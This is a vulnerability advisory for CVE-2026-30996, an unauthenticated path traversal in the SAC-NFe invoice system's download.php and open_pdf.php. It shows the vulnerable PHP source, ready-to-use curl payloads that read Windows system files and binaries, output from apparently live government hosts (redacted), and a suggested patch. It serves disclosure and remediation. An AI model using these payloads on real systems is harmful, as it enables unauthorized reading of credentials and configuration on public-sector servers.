

CVE-2026-30996 - SoftSul SAC-NFe through 2.0.02 - Unauthenticated Path Traversal (Arbitrary File Read)

Publicado em February 12, 2026

I - ADVISORY INFORMATION

Researcher : João Paulo de Oliveira
Exploit Author : João Paulo de Oliveira
Contact : contato[at]joaopaulodeoliveira[dot]dev
Discovery Date : 2025-05-12
CVE ID : **CVE-2026-30996**
Risk Level : 8.7 High (CVSS v4.0)
7.5 High (CVSS v3.1)

CVSS v4 Vector : CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N
/VA:N/SC:N/SI:N/SA:N

CVSS v3 Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CWE Category : CWE-22: Improper Limitation of a Pathname
to a Restricted Directory ('Path Traversal')

CWE Reference : <https://cwe.mitre.org/data/definitions/22.html>

Status : Public Disclosure

II - TARGET SOFTWARE SPECIFICATIONS

Application : SAC-NFe
Version : All versions through 2.0.02
Platform : PHP and Windows
Developer : SoftSul Software & Network
Vendor : <https://erp.softsul.com/>
License : Proprietary (Commercial)

III - EXECUTIVE SUMMARY

A critical Path Traversal (Local File Read) vulnerability has been identified in SAC-NFe, an Automated Electronic Tax Invoice Capture System widely deployed across several Brazilian municipal governments (.gov.br) for fiscal management. The application fails to validate or sanitize the **file** parameter in the `download.php` and `open_pdf.php` endpoints before using them in file system operations. Since SAC-NFe interfaces with Windows-based fiscal executable components, this flaw allows an unauthenticated remote attacker to provide malicious paths (e.g., using `../` sequences or absolute paths), leading to the unauthorized download of

sensitive files such as `/etc/passwd` on Linux environments, `C:\Windows\win.ini` on Windows systems, application source code, or fiscal configuration files containing database credentials. This systematic failure in file-handling logic poses a severe risk to public sector data integrity and could lead to the exposure of sensitive fiscal secrets stored within the host filesystem.

IV - TECHNICAL SOURCE CODE ANALYSIS

The vulnerability is located within the file handling logic in `download.php` and `open_pdf.php`. The application processes a file download request based on a user-supplied path provided via the file parameter. Because the script directly assigns this input to a variable and passes it to the `readfile()` function [**line 16 `download.php` / line 12 `open_pdf.php`**] without implementing path normalization, allowlists, or directory restriction (sandboxing), an attacker can escape the intended directory and access any file readable by the web server process.

```
1. <?php
2.
3. if (isset($_GET['file'])) {
4.     $file = urldecode($_GET['file']);
5.     $filePath = $file; // O caminho completo já é passado no link
6.
7.     if (file_exists($filePath)) {
8.         header('Content-Description: File Transfer');
9.         header('Content-Type: application/octet-stream');
10.        header('Content-Disposition: attachment; filename=' . basename($filePath));
11.        header('Expires: 0');
12.        header('Cache-Control: must-revalidate');
13.        header('Pragma: public');
14.        header('Content-Length: ' . filesize($filePath));
15.        flush(); // Flush system output buffer
16.        readfile($filePath);
17.        exit;
18.    } else {
19.        echo "Arquivo não encontrado.";
20.    }
21. } else {
22.     echo "Arquivo não especificado.";
23. }
24. ?>
```

download.php source code

```
1. <?php
2.
3. if (isset($_GET['file'])) {
4.     $file = urldecode($_GET['file']);
5.     $filePath = $file;
6.
7.     if (file_exists($filePath)) {
8.         header('Content-Type: application/pdf');
9.         header('Content-Disposition: inline; filename="' . basename($filePath) . '"');
10.        header('Content-Transfer-Encoding: binary');
11.        header('Accept-Ranges: bytes');
12.        readfile($filePath);
13.        exit;
14.    } else {
```

```
15.     echo "Arquivo não encontrado.";
16.     }
17. } else {
18.     echo "Arquivo não especificado.";
19. }
20. ?>
```

open_pdf.php source code

I. **Explanation:** Regarding the `download.php` and `open_pdf.php` snippets above, the code lacks path sanitization and fails to restrict file system access to a designated directory. In both endpoints, the application handles file delivery by directly processing user-supplied paths, allowing for a systemic Path Traversal vulnerability that compromises the entire host filesystem:

- i. **Line [4-5]:** The application captures the `file` parameter and applies `urldecode()` before direct assignment. The lack of path normalization or type validation allows the variable to point to any arbitrary location in the file system.
- ii. **Line [7]:** The `file_exists()` check is performed on the unsanitized path, confirming the existence of sensitive system files or configuration files before the download process is initiated.
- iii. **Line [16 download.php] [12 open_pdf.php]:** The execution of `readfile()` using the manipulated path serves the raw file content directly to the attacker, facilitating full source code disclosure and the exfiltration of critical system credentials.

V - PROOF OF CONCEPT

The SAC-NFe platform serves as a web management interface for a background Windows-based fiscal engine. While the core `.exe` components are responsible for generating and signing electronic invoices (NFe), the web application handles the storage and delivery of these documents. The vulnerability in the `download.php` and `open_pdf.php` endpoints allows an attacker to escape the restricted "invoices" directory and interact directly with the host's filesystem.

The following payloads demonstrate the successful exploitation of the Path Traversal vulnerability. Since SAC-NFe operates exclusively in Windows environments to interface with fiscal executable components, these examples focus on retrieving sensitive files from the Windows filesystem and application-specific directories.

I. Windows Initialization & Hardware Configuration

```
curl -i "https://{target}/open_pdf.php?file=C:/Windows/win.ini"
```

```
curl -i "https://{target}/download.php?file=C:/Windows/win.ini"
```

II. System Services and Network Protocol Mapping

```
curl -i "https://{target}/download.php?file=C:/Windows/System32/drivers/etc/services"
```

```
curl -i "https://{target}/download.php?file=C:/Windows/System32/drivers/etc/protocol"
```

```
curl -i "https://{target}/open_pdf.php?file=C:/Windows/System32/drivers/etc/services"
```

```
curl -i "https://{target}/open_pdf.php?file=C:/Windows/System32/drivers/etc/protocol"
```

III. NetBIOS and Local Name Resolution (LMHOSTS)

```
curl -i "https://{target}/download.php?file=C:/Windows/System32/drivers/etc/lmhosts.sam"
```

```
curl -i "https://{target}/open_pdf.php?file=C:/Windows/System32/drivers/etc/lmhosts.sam"
```

IV. Binary Execution & Web Capabilities Disclosure


```
curl -i "https://{target}/download.php?file=C:/Windows/System32/reg.exe" --output file.ext
```

```
curl -i "https://{target}/download.php?file=C:/xampp/php/extras/browscap.ini"
```

```
curl -i "https://{target}/open_pdf.php?file=C:/Windows/System32/reg.exe" --output file.ext
```

```
curl -i "https://{target}/open_pdf.php?file=C:/xampp/php/extras/browscap.ini"
```

IV. Technical Evidences:



```
dev 0ms
-> curl -i "https://nfe.REDACTED.gov.br/download.php?file=C:/Windows/win.ini"
HTTP/1.1 200 OK
Date: Thu, 12 Feb 2026 04:59:24 GMT
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.2.0
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.2.0
Content-Description: File Transfer
Content-Disposition: attachment; filename=win.ini
Expires: 0
Cache-Control: must-revalidate
Pragma: public
Content-Length: 92
Content-Type: application/octet-stream

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
dev 483ms
```

Figure 1 - C:/Windows/win.ini

```

x dev 0ms
curl -i -s "https://nfe.[REDACTED].gov.br/download.php?file=C:/Windows/System32/drivers/etc/services" | sed -n "1,40p"
HTTP/1.1 200 OK
Date: Thu, 12 Feb 2026 05:02:39 GMT
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.2.0
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.2.0
Content-Description: File Transfer
Content-Disposition: attachment; filename=services
Expires: 0
Cache-Control: must-revalidate
Pragma: public
Content-Length: 17463
Content-Type: application/octet-stream

# Copyright (c) 1993-2004 Microsoft Corp.
#
# This file contains port numbers for well-known services defined by IANA
#
# Format:
#
# <service name> <port number>/<protocol> [aliases...] [#<comment>]
#
echo          7/tcp
echo          7/udp
discard      9/tcp      sink null
discard      9/udp      sink null
systat       11/tcp     users          #Active users
systat       11/udp     users          #Active users
daytime      13/tcp
daytime      13/udp
qotd         17/tcp     quote          #Quote of the day
qotd         17/udp     quote          #Quote of the day
chargen      19/tcp     ttytst source  #Character generator
chargen      19/udp     ttytst source  #Character generator
ftp-data     20/tcp
ftp          21/tcp
ssh          22/tcp
telnet       23/tcp
smtp         25/tcp     mail           #Simple Mail Transfer Protocol
time         37/tcp     timserver

```

Figure 2 - C:/Windows/System32/drivers/etc/services

```

x dev 0ms
curl -i -s "https://nfe.[REDACTED].gov.br/download.php?file=C:/Windows/System32/drivers/etc/protocol"
HTTP/1.1 200 OK
Date: Thu, 12 Feb 2026 05:03:52 GMT
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.2.0
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.2.0
Content-Description: File Transfer
Content-Disposition: attachment; filename=protocol
Expires: 0
Cache-Control: must-revalidate
Pragma: public
Content-Length: 1358
Content-Type: application/octet-stream

# Copyright (c) 1993-2006 Microsoft Corp.
#
# This file contains the Internet protocols as defined by various
# RFCs. See http://www.iana.org/assignments/protocol-numbers
#
# Format:
#
# <protocol name> <assigned number> [aliases...] [#<comment>]
#
ip           0      IP          # Internet protocol
icmp        1      ICMP        # Internet control message protocol
ggp         3      GGP         # Gateway-gateway protocol
tcp         6      TCP         # Transmission control protocol
egp         8      EGP         # Exterior gateway protocol
pup         12     PUP         # PARC universal packet protocol
udp         17     UDP         # User datagram protocol
hmp         20     HMP         # Host monitoring protocol
xns-idp     22     XNS-IDP     # Xerox NS IDP
rdp         27     RDP         # "reliable datagram" protocol
ipv6        41     IPv6        # Internet protocol IPv6
ipv6-route  43     IPv6-Route  # Routing header for IPv6
ipv6-frag   44     IPv6-Frag   # Fragment header for IPv6
esp         50     ESP         # Encapsulating security payload
ah          51     AH          # Authentication header
ipv6-icmp   58     IPv6-ICMP   # ICMP for IPv6
ipv6-nonxt  59     IPv6-NoNxt  # No next header for IPv6
ipv6-opts   60     IPv6-Opts   # Destination options for IPv6
rvd         66     RVD         # MIT remote virtual disk

```


Figure 3 - C:/Windows/System32/drivers/etc/protocol



```
x dev 0ms
> curl -i -s "https://nfe. REDACTED .gov.br/download.php?file=C:/Windows/System32/drivers/etc/lmhosts.sam" | sed -n "1,40p"
HTTP/1.1 200 OK
Date: Thu, 12 Feb 2026 05:05:18 GMT
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.2.0
X-Content-Type-Options: nosniff
X-Powered-By: PHP/8.2.0
Content-Description: File Transfer
Content-Disposition: attachment; filename=lmhosts.sam
Expires: 0
Cache-Control: must-revalidate
Pragma: public
Content-Length: 3683
Content-Type: application/octet-stream

# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample LMHOSTS file used by the Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to computernames
# (NetBIOS) names. Each entry should be kept on an individual line.
# The IP address should be placed in the first column followed by the
# corresponding computername. The address and the computername
# should be separated by at least one space or tab. The "#" character
# is generally used to denote the start of a comment (see the exceptions
# below).
#
# This file is compatible with Microsoft LAN Manager 2.x TCP/IP lmhosts
# files and offers the following extensions:
#
# #PRE
# #DOM:<domain>
# #INCLUDE <filename>
# #BEGIN_ALTERNATE
# #END_ALTERNATE
# \0xnn (non-printing character support)
#
# Following any entry in the file with the characters "#PRE" will cause
# the entry to be preloaded into the name cache. By default, entries are
# not preloaded, but are parsed only after dynamic name resolution fails.
#
# Following an entry with the "#DOM:<domain>" tag will associate the
```

Figure 4 - C:/Windows/System32/drivers/etc/lmhosts.sam



```
x dev 0ms
> curl -i "https://nfe. REDACTED .gov.br/download.php?file=C:/Windows/System32/reg.exe" --output /dev/null
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 74240 100 74240 0 0 80729 0 --:--:-- --:--:-- --:--:-- 80695
x dev 949ms
```

Figure 5 - C:/Windows/System32/reg.exe

Due to the file length, the output was redirected to /dev/null to prove the download success.




Figure 8 - C:/Windows/win.ini (open_pdf.php via browser)

DISCLAIMER: Evidence videos have been redacted to obscure target URLs and sensitive parameters to prevent unauthorized exposure and ensure responsible disclosure.

IV. Proof of Concept Video:

This recording demonstrates the full Path Traversal exploitation chain, from arbitrary directory navigation to the exfiltration of sensitive system binaries and source code. The attack validates the bypass of filesystem access controls, achieving unauthorized disclosure of critical operating system configuration files. The exploit was demonstrated using `download.php`, as the vulnerable behavior is identical in `open_pdf.php`, making further reproduction in the latter redundant as they share the same root cause:

i. Video PoC: LFI Exploitation

VI - EXPLOITATION

Due to the trivial nature of this vulnerability, a dedicated exploit script is not required. The flaw can be fully leveraged using standard tools such as cURL or a web browser, as it requires no complex bypasses or multi-step payloads to achieve unauthorized file access.

[VIEW FULL POC EXPLOIT](#)

VII - REMEDIATION & MITIGATION

Since no official patch has been released by the vendor, it is highly recommended that system administrators manually apply the following security fix to the `download.php` and `open_pdf.php` files to prevent active exploitation:

```
1. <?php
2. // Define a fixed, absolute path for authorized
3. $base_dir = 'C:/SAC-NFe/storage/invoices/';
4.
5. $raw_file = $_GET['file'] ?? '';
6.
7. // Use basename() to strip directory traversal sequences (e.g., ../, C:/)
8. $filename = basename(urldecode($raw_file));
9. $target_path = $base_dir . $filename;
10.
11. // Validate that the file exists and is located strictly within the intended directory
12. if (!empty($filename) && file_exists($target_path)) {
13.     // Optional: Add extra MIME type validation here
14.     header('Content-Description: File Transfer');
15.     header('Content-Type: application/octet-stream');
16.     header('Content-Disposition: attachment; filename="' . $filename . '"');
17.
18.     readfile($target_path);
19.     exit;
20. } else {
21.     // Return a generic error to avoid filesystem enumeration
22.     header('HTTP/1.1 403 Forbidden');
23.     die("Security Error: Access denied.");
24. }
25. ?>
```

VIII - VULNERABILITY DISCLOSURE TIMELINE

- 2025-05-12 - Vulnerability identification and internal analysis.
- 2025-10-12 - Initial contact with the vendor.
- 2025-12-12 - Second contact attempt.
- 2025-12-14 - Third contact attempt.
- 2026-02-12 - No response received; CVE published for community safety.
- 2026-02-12 - CVE ID requested and disclosure process initiated.

VOLTAR